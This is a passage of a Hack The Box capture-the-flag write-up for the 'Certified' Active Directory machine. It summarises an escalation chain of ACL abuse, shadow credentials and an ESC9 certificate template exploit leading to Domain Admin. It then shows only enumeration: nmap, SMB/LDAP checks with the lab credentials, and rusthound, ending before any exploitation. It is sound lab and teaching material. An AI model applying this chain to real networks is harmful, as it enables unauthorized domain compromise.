
Overview
The machine starts by SMB and LDAP enumeration with provided credentials revealing judith.mader has WriteOwner over the Management group, so we take ownership and grant ourselves GenericAll to add ourselves then abuse GenericWrite over management_svc via shadow credentials attack to get its NT hash and winrm shell, management_svc has GenericAll over ca_operator so we change its password then use it to find ESC9 vulnerable template CertifiedAuthentication, we manipulate ca_operator UPN to administrator via management_svc GenericWrite and request a certificate then restore the UPN before authenticating to get Domain Admin
Enumeration
as usual we're gonna start with nmap scan
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.129.231.186 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-09 02:35 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:35
Completed NSE at 02:35, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:35
Completed NSE at 02:35, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:35
Completed NSE at 02:35, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 02:35
Completed Parallel DNS resolution of 1 host. at 02:35, 0.11s elapsed
Initiating Connect Scan at 02:35
Scanning 10.129.231.186 [1000 ports]
Discovered open port 139/tcp on 10.129.231.186
Discovered open port 445/tcp on 10.129.231.186
Discovered open port 135/tcp on 10.129.231.186
Discovered open port 53/tcp on 10.129.231.186
Discovered open port 3268/tcp on 10.129.231.186
Discovered open port 3269/tcp on 10.129.231.186
Discovered open port 88/tcp on 10.129.231.186
Discovered open port 464/tcp on 10.129.231.186
Discovered open port 636/tcp on 10.129.231.186
Discovered open port 389/tcp on 10.129.231.186
Discovered open port 593/tcp on 10.129.231.186
Completed Connect Scan at 02:36, 14.03s elapsed (1000 total ports)
Initiating Service scan at 02:36
Scanning 11 services on 10.129.231.186
Completed Service scan at 02:37, 48.14s elapsed (11 services on 1 host)
NSE: Script scanning 10.129.231.186.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:37
NSE Timing: About 99.93% done; ETC: 02:37 (0:00:00 remaining)
Completed NSE at 02:37, 40.13s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:37
Completed NSE at 02:37, 3.44s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:37
Completed NSE at 02:37, 0.00s elapsed
Nmap scan report for 10.129.231.186
Host is up, received user-set (0.14s latency).
Scanned at 2026-06-09 02:35:59 PDT for 106s
Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-06-09 16:36:19Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-09T16:37:42+00:00; +6h59m59s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after: 2105-05-23T21:05:29
| MD5: ac8a:4187:4d19:237f:7cfa:de61:b5b2:941f
| SHA-1: 85f1:ada4:c000:4cd3:13de:d1c2:f3c6:58f7:7134:d397
| -----BEGIN CERTIFICATE-----
| MIIGBjCCBO6gAwIBAgITeQAAAASyK000VBwyGAAAAAAABDANBgkqhkiG9w0BAQsF
| ADBMMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJY2VydGlm
| aWVkMRowGAYDVQQDExFjZXJ0aWZpZWQtREMwMS1DQTAgFw0yNTA2MTEyMTA1Mjla
| GA8yMTA1MDUyMzIxMDUyOVowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
| ggEBAKxmajneO9wN1G0eh2Ir/K3fG2mjvtJBduOYuM2muC4YiUO9nnknPzRXbOHN
| lNrfFlfMM8vF22qiOWNOAqZy0o6xXOxCzYIaRE2gL9DIfjjQuEXY2im5VgTo4VAI
| ntc4L6xoKOzxIn8XHjXe6zdGEc/X1fxXtwTsyCknT2eZJsc3YjyaefyjYAXpLjjE
| dnhRGaadShC9lY9UNBVsfCQ8c6JNY7f+XciCgp3cDy5J09/cnpCKhW0XlFnXKx0n
| d0VyNM0B1wvU2G6823wKUZKUNzYRWzkl3L/k4Id2CxpPTV7ExOEbnIsiBJU9rijg
| uByxDydofthnDyFAiDQ/qyez4CUCAwEAAaOCAykwggMlMDgGCSsGAQQBgjcVBwQr
| MCkGISsGAQQBgjcVCIfpnVqGp+FghYmdJ4HW1CmEvYtxgWwBIQIBbgIBAjAyBgNV
| HSUEKzApBggrBgEFBQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUw
| DgYDVR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYI
| KwYBBQUHAwEwDAYKKwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBR9WLee
| Ma0LzKnM8ZrvzMNE41aWhTAfBgNVHSMEGDAWgBTs+xJAFaG9x9EuOy5NS3LAYt8r
| 9TCBzgYDVR0fBIHGMIHDMIHAoIG9oIG6hoG3bGRhcDovLy9DTj1jZXJ0aWZpZWQt
| REMwMS1DQSxDTj1EQzAxLENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNl
| cyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWNlcnRpZmllZCxEQz1o
| dGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNS
| TERpc3RyaWJ1dGlvblBvaW50MIHFBggrBgEFBQcBAQSBuDCBtTCBsgYIKwYBBQUH
| MAKGgaVsZGFwOi8vL0NOPWNlcnRpZmllZC1EQzAxLUNBLENOPUFJQSxDTj1QdWJs
| aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u
| LERDPWNlcnRpZmllZCxEQz1odGI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENs
| YXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwOgYDVR0RAQH/BDAwLoISREMwMS5j
| ZXJ0aWZpZWQuaHRigg1jZXJ0aWZpZWQuaHRigglDRVJUSUZJRUQwTgYJKwYBBAGC
| NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTcyOTc0Njc3OC0yNjc1
| OTc4MDkxLTM4MjAzODgyNDQtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEAiUUJN4vt
| 459tCI43Rt0UQcaD1vWBs5AExrx2GxaZhj7r/mi7GCfFtVrlnDw70APgBb0Jzzq/
| LnF4q1yChWUxFvLeAyPbG+hLvk9OWvb2rmCK5S7RJIcwvJp2if8OP2WVuDvmdoyi
| xy+bc8JuIZtcACdlOIVsJlDU2NaPnepd1mV2lAOE8uUkB90ZvsCfYifAPwYuPVtH
| JpZihj6kismL/7rJ/8ZTsf2qbnttf1snzQvsdiNHFUMqxi7fY4mq+E1w+0BmFnLw
| GYiHqoY9bd5Ok+wz9YSJcJpKoHFnj5ObPz6JdFT/dlXAyZkmylijfMNbJ6x22hgI
| piE6bLwDeUY3DQ==
| _-----END CERTIFICATE-----
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after: 2105-05-23T21:05:29
| MD5: ac8a:4187:4d19:237f:7cfa:de61:b5b2:941f
| SHA-1: 85f1:ada4:c000:4cd3:13de:d1c2:f3c6:58f7:7134:d397
| -----BEGIN CERTIFICATE-----
| MIIGBjCCBO6gAwIBAgITeQAAAASyK000VBwyGAAAAAAABDANBgkqhkiG9w0BAQsF
| ADBMMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJY2VydGlm
| aWVkMRowGAYDVQQDExFjZXJ0aWZpZWQtREMwMS1DQTAgFw0yNTA2MTEyMTA1Mjla
| GA8yMTA1MDUyMzIxMDUyOVowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
| ggEBAKxmajneO9wN1G0eh2Ir/K3fG2mjvtJBduOYuM2muC4YiUO9nnknPzRXbOHN
| lNrfFlfMM8vF22qiOWNOAqZy0o6xXOxCzYIaRE2gL9DIfjjQuEXY2im5VgTo4VAI
| ntc4L6xoKOzxIn8XHjXe6zdGEc/X1fxXtwTsyCknT2eZJsc3YjyaefyjYAXpLjjE
| dnhRGaadShC9lY9UNBVsfCQ8c6JNY7f+XciCgp3cDy5J09/cnpCKhW0XlFnXKx0n
| d0VyNM0B1wvU2G6823wKUZKUNzYRWzkl3L/k4Id2CxpPTV7ExOEbnIsiBJU9rijg
| uByxDydofthnDyFAiDQ/qyez4CUCAwEAAaOCAykwggMlMDgGCSsGAQQBgjcVBwQr
| MCkGISsGAQQBgjcVCIfpnVqGp+FghYmdJ4HW1CmEvYtxgWwBIQIBbgIBAjAyBgNV
| HSUEKzApBggrBgEFBQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUw
| DgYDVR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYI
| KwYBBQUHAwEwDAYKKwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBR9WLee
| Ma0LzKnM8ZrvzMNE41aWhTAfBgNVHSMEGDAWgBTs+xJAFaG9x9EuOy5NS3LAYt8r
| 9TCBzgYDVR0fBIHGMIHDMIHAoIG9oIG6hoG3bGRhcDovLy9DTj1jZXJ0aWZpZWQt
| REMwMS1DQSxDTj1EQzAxLENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNl
| cyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWNlcnRpZmllZCxEQz1o
| dGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNS
| TERpc3RyaWJ1dGlvblBvaW50MIHFBggrBgEFBQcBAQSBuDCBtTCBsgYIKwYBBQUH
| MAKGgaVsZGFwOi8vL0NOPWNlcnRpZmllZC1EQzAxLUNBLENOPUFJQSxDTj1QdWJs
| aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u
| LERDPWNlcnRpZmllZCxEQz1odGI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENs
| YXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwOgYDVR0RAQH/BDAwLoISREMwMS5j
| ZXJ0aWZpZWQuaHRigg1jZXJ0aWZpZWQuaHRigglDRVJUSUZJRUQwTgYJKwYBBAGC
| NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTcyOTc0Njc3OC0yNjc1
| OTc4MDkxLTM4MjAzODgyNDQtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEAiUUJN4vt
| 459tCI43Rt0UQcaD1vWBs5AExrx2GxaZhj7r/mi7GCfFtVrlnDw70APgBb0Jzzq/
| LnF4q1yChWUxFvLeAyPbG+hLvk9OWvb2rmCK5S7RJIcwvJp2if8OP2WVuDvmdoyi
| xy+bc8JuIZtcACdlOIVsJlDU2NaPnepd1mV2lAOE8uUkB90ZvsCfYifAPwYuPVtH
| JpZihj6kismL/7rJ/8ZTsf2qbnttf1snzQvsdiNHFUMqxi7fY4mq+E1w+0BmFnLw
| GYiHqoY9bd5Ok+wz9YSJcJpKoHFnj5ObPz6JdFT/dlXAyZkmylijfMNbJ6x22hgI
| piE6bLwDeUY3DQ==
| _-----END CERTIFICATE-----
| _ssl-date: 2026-06-09T16:37:43+00:00; +6h59m59s from scanner time.
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-09T16:37:43+00:00; +6h59m58s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after: 2105-05-23T21:05:29
| MD5: ac8a:4187:4d19:237f:7cfa:de61:b5b2:941f
| SHA-1: 85f1:ada4:c000:4cd3:13de:d1c2:f3c6:58f7:7134:d397
| -----BEGIN CERTIFICATE-----
| MIIGBjCCBO6gAwIBAgITeQAAAASyK000VBwyGAAAAAAABDANBgkqhkiG9w0BAQsF
| ADBMMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJY2VydGlm
| aWVkMRowGAYDVQQDExFjZXJ0aWZpZWQtREMwMS1DQTAgFw0yNTA2MTEyMTA1Mjla
| GA8yMTA1MDUyMzIxMDUyOVowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
| ggEBAKxmajneO9wN1G0eh2Ir/K3fG2mjvtJBduOYuM2muC4YiUO9nnknPzRXbOHN
| lNrfFlfMM8vF22qiOWNOAqZy0o6xXOxCzYIaRE2gL9DIfjjQuEXY2im5VgTo4VAI
| ntc4L6xoKOzxIn8XHjXe6zdGEc/X1fxXtwTsyCknT2eZJsc3YjyaefyjYAXpLjjE
| dnhRGaadShC9lY9UNBVsfCQ8c6JNY7f+XciCgp3cDy5J09/cnpCKhW0XlFnXKx0n
| d0VyNM0B1wvU2G6823wKUZKUNzYRWzkl3L/k4Id2CxpPTV7ExOEbnIsiBJU9rijg
| uByxDydofthnDyFAiDQ/qyez4CUCAwEAAaOCAykwggMlMDgGCSsGAQQBgjcVBwQr
| MCkGISsGAQQBgjcVCIfpnVqGp+FghYmdJ4HW1CmEvYtxgWwBIQIBbgIBAjAyBgNV
| HSUEKzApBggrBgEFBQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUw
| DgYDVR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYI
| KwYBBQUHAwEwDAYKKwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBR9WLee
| Ma0LzKnM8ZrvzMNE41aWhTAfBgNVHSMEGDAWgBTs+xJAFaG9x9EuOy5NS3LAYt8r
| 9TCBzgYDVR0fBIHGMIHDMIHAoIG9oIG6hoG3bGRhcDovLy9DTj1jZXJ0aWZpZWQt
| REMwMS1DQSxDTj1EQzAxLENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNl
| cyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWNlcnRpZmllZCxEQz1o
| dGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNS
| TERpc3RyaWJ1dGlvblBvaW50MIHFBggrBgEFBQcBAQSBuDCBtTCBsgYIKwYBBQUH
| MAKGgaVsZGFwOi8vL0NOPWNlcnRpZmllZC1EQzAxLUNBLENOPUFJQSxDTj1QdWJs
| aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u
| LERDPWNlcnRpZmllZCxEQz1odGI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENs
| YXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwOgYDVR0RAQH/BDAwLoISREMwMS5j
| ZXJ0aWZpZWQuaHRigg1jZXJ0aWZpZWQuaHRigglDRVJUSUZJRUQwTgYJKwYBBAGC
| NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTcyOTc0Njc3OC0yNjc1
| OTc4MDkxLTM4MjAzODgyNDQtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEAiUUJN4vt
| 459tCI43Rt0UQcaD1vWBs5AExrx2GxaZhj7r/mi7GCfFtVrlnDw70APgBb0Jzzq/
| LnF4q1yChWUxFvLeAyPbG+hLvk9OWvb2rmCK5S7RJIcwvJp2if8OP2WVuDvmdoyi
| xy+bc8JuIZtcACdlOIVsJlDU2NaPnepd1mV2lAOE8uUkB90ZvsCfYifAPwYuPVtH
| JpZihj6kismL/7rJ/8ZTsf2qbnttf1snzQvsdiNHFUMqxi7fY4mq+E1w+0BmFnLw
| GYiHqoY9bd5Ok+wz9YSJcJpKoHFnj5ObPz6JdFT/dlXAyZkmylijfMNbJ6x22hgI
| piE6bLwDeUY3DQ==
| _-----END CERTIFICATE-----
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| _ssl-date: 2026-06-09T16:37:42+00:00; +6h59m58s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-06-11T21:05:29
| Not valid after: 2105-05-23T21:05:29
| MD5: ac8a:4187:4d19:237f:7cfa:de61:b5b2:941f
| SHA-1: 85f1:ada4:c000:4cd3:13de:d1c2:f3c6:58f7:7134:d397
| -----BEGIN CERTIFICATE-----
| MIIGBjCCBO6gAwIBAgITeQAAAASyK000VBwyGAAAAAAABDANBgkqhkiG9w0BAQsF
| ADBMMRMwEQYKCZImiZPyLGQBGRYDaHRiMRkwFwYKCZImiZPyLGQBGRYJY2VydGlm
| aWVkMRowGAYDVQQDExFjZXJ0aWZpZWQtREMwMS1DQTAgFw0yNTA2MTEyMTA1Mjla
| GA8yMTA1MDUyMzIxMDUyOVowADCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
| ggEBAKxmajneO9wN1G0eh2Ir/K3fG2mjvtJBduOYuM2muC4YiUO9nnknPzRXbOHN
| lNrfFlfMM8vF22qiOWNOAqZy0o6xXOxCzYIaRE2gL9DIfjjQuEXY2im5VgTo4VAI
| ntc4L6xoKOzxIn8XHjXe6zdGEc/X1fxXtwTsyCknT2eZJsc3YjyaefyjYAXpLjjE
| dnhRGaadShC9lY9UNBVsfCQ8c6JNY7f+XciCgp3cDy5J09/cnpCKhW0XlFnXKx0n
| d0VyNM0B1wvU2G6823wKUZKUNzYRWzkl3L/k4Id2CxpPTV7ExOEbnIsiBJU9rijg
| uByxDydofthnDyFAiDQ/qyez4CUCAwEAAaOCAykwggMlMDgGCSsGAQQBgjcVBwQr
| MCkGISsGAQQBgjcVCIfpnVqGp+FghYmdJ4HW1CmEvYtxgWwBIQIBbgIBAjAyBgNV
| HSUEKzApBggrBgEFBQcDAgYIKwYBBQUHAwEGCisGAQQBgjcUAgIGBysGAQUCAwUw
| DgYDVR0PAQH/BAQDAgWgMEAGCSsGAQQBgjcVCgQzMDEwCgYIKwYBBQUHAwIwCgYI
| KwYBBQUHAwEwDAYKKwYBBAGCNxQCAjAJBgcrBgEFAgMFMB0GA1UdDgQWBBR9WLee
| Ma0LzKnM8ZrvzMNE41aWhTAfBgNVHSMEGDAWgBTs+xJAFaG9x9EuOy5NS3LAYt8r
| 9TCBzgYDVR0fBIHGMIHDMIHAoIG9oIG6hoG3bGRhcDovLy9DTj1jZXJ0aWZpZWQt
| REMwMS1DQSxDTj1EQzAxLENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNl
| cyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPWNlcnRpZmllZCxEQz1o
| dGI/Y2VydGlmaWNhdGVSZXZvY2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNS
| TERpc3RyaWJ1dGlvblBvaW50MIHFBggrBgEFBQcBAQSBuDCBtTCBsgYIKwYBBQUH
| MAKGgaVsZGFwOi8vL0NOPWNlcnRpZmllZC1EQzAxLUNBLENOPUFJQSxDTj1QdWJs
| aWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9u
| LERDPWNlcnRpZmllZCxEQz1odGI/Y0FDZXJ0aWZpY2F0ZT9iYXNlP29iamVjdENs
| YXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkwOgYDVR0RAQH/BDAwLoISREMwMS5j
| ZXJ0aWZpZWQuaHRigg1jZXJ0aWZpZWQuaHRigglDRVJUSUZJRUQwTgYJKwYBBAGC
| NxkCBEEwP6A9BgorBgEEAYI3GQIBoC8ELVMtMS01LTIxLTcyOTc0Njc3OC0yNjc1
| OTc4MDkxLTM4MjAzODgyNDQtMTAwMDANBgkqhkiG9w0BAQsFAAOCAQEAiUUJN4vt
| 459tCI43Rt0UQcaD1vWBs5AExrx2GxaZhj7r/mi7GCfFtVrlnDw70APgBb0Jzzq/
| LnF4q1yChWUxFvLeAyPbG+hLvk9OWvb2rmCK5S7RJIcwvJp2if8OP2WVuDvmdoyi
| xy+bc8JuIZtcACdlOIVsJlDU2NaPnepd1mV2lAOE8uUkB90ZvsCfYifAPwYuPVtH
| JpZihj6kismL/7rJ/8ZTsf2qbnttf1snzQvsdiNHFUMqxi7fY4mq+E1w+0BmFnLw
| GYiHqoY9bd5Ok+wz9YSJcJpKoHFnj5ObPz6JdFT/dlXAyZkmylijfMNbJ6x22hgI
| piE6bLwDeUY3DQ==
| _-----END CERTIFICATE-----
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2026-06-09T16:37:04
| _ start_date: N/A
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 47015/tcp): CLEAN (Timeout)
| Check 2 (port 21555/tcp): CLEAN (Timeout)
| Check 3 (port 24870/udp): CLEAN (Timeout)
| Check 4 (port 29145/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| _clock-skew: mean: 6h59m58s, deviation: 0s, median: 6h59m57s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:37
Completed NSE at 02:37, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:37
Completed NSE at 02:37, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:37
Completed NSE at 02:37, 0.01s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.68 seconds
we've got DNS, Kerberos, RPC, LDAP, Kpasswd so it is obvious that this is an AD environment
- Domanin name is
certified.htband he hostname isDC01 - there is ADCS in place with the CA
certified-DC01-CA - there is a 7 hours clock skew so sync up and generate krb5file for the kerberos
and we are ready to go
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ echo '10.129.231.186 DC01 DC01.certified.htb certified.htb' | sudo tee -a /etc/hosts
10.129.231.186 DC01 DC01.certified.htb certified.htb
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ sudo ntpdate DC01.certified.htb
2026-06-09 09:48:24.143231 (-0700) +25198.582027 +/- 0.038204 DC01.certified.htb 10.129.231.186 s1 no-leap
CLOCK: time stepped by 25198.582027
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ nxc smb 10.129.231.186 -u '' -p '' --generate-krb5-file krb5.conf
SMB 10.129.231.186 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.231.186 445 DC01 [+] krb5 conf saved to: krb5.conf
SMB 10.129.231.186 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.129.231.186 445 DC01 [+] certified.htb\:
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ sudo mv krb5.conf /etc/krb5.conf
As is common in Windows pentests, you will start the Certified box with credentials for the following account: Username: judith.mader Password: judith09
the user can connect to SMB and got read over some shares but they're all default shares so we can comeback for something like gpp and autologon but later lets see what else this user can do
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ nxc smb 10.129.231.186 -u 'judith.mader' -p 'judith09'
SMB 10.129.231.186 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.231.186 445 DC01 [+] certified.htb\judith.mader:judith09
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ nxc smb 10.129.231.186 -u 'judith.mader' -p 'judith09' --shares
SMB 10.129.231.186 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.231.186 445 DC01 [+] certified.htb\judith.mader:judith09
SMB 10.129.231.186 445 DC01 [*] Enumerated shares
SMB 10.129.231.186 445 DC01 Share Permissions Remark
SMB 10.129.231.186 445 DC01 ----- ----------- ------
SMB 10.129.231.186 445 DC01 ADMIN$ Remote Admin
SMB 10.129.231.186 445 DC01 C$ Default share
SMB 10.129.231.186 445 DC01 IPC$ READ Remote IPC
SMB 10.129.231.186 445 DC01 NETLOGON READ Logon server share
SMB 10.129.231.186 445 DC01 SYSVOL READ Logon server share
LDAP is also valid so lets run bloodhound
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ nxc ldap 10.129.231.186 -u 'judith.mader' -p 'judith09'
LDAP 10.129.231.186 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb) (signing:None) (channel binding:Never)
LDAP 10.129.231.186 389 DC01 [+] certified.htb\judith.mader:judith09
and we got a lot of groups so lets take a look
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/certified]
└──╼ [★]$ rusthound -d certified.htb -i 10.129.231.186 -u judith.mader -p 'judith09' -z
---------------------------------------------------
Initializing RustHound at 09:52:55 on 06/09/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-09T16:52:55Z INFO  rusthound] Verbosity level: Info
[2026-06-09T16:52:55Z INFO  rusthound::ldap] Connected to CERTIFIED.HTB Active Directory!
[2026-06-09T16:52:55Z INFO  rusthound::ldap] Starting data collection...
[2026-06-09T16:52:56Z INFO  rusthound::ldap] All data collected for NamingContext DC=certified,DC=htb
[2026-06-09T16:52:56Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-09T16:52:56Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-06-09T16:52:56Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-09T16:52:56Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-09T16:52:56Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-09T16:52:56Z INFO  rusthound::json::maker] 10 users parsed!
[2026-06-09T16:52:56Z INFO  rusthound::json::maker] 61 groups parsed!
[2026-06-09T16:52:56Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-06-09T16:52:56Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-06-09T16:52:56Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-09T16:52:56Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-09T16:52:56Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-09T16:52:56Z INFO  rusthound::json::maker] .//20260609095256_certified-htb_rusthound.zip created!

RustHound Enumeration Completed at 09:52:56 on 06/09/26! Happy Graphing!
Management Group
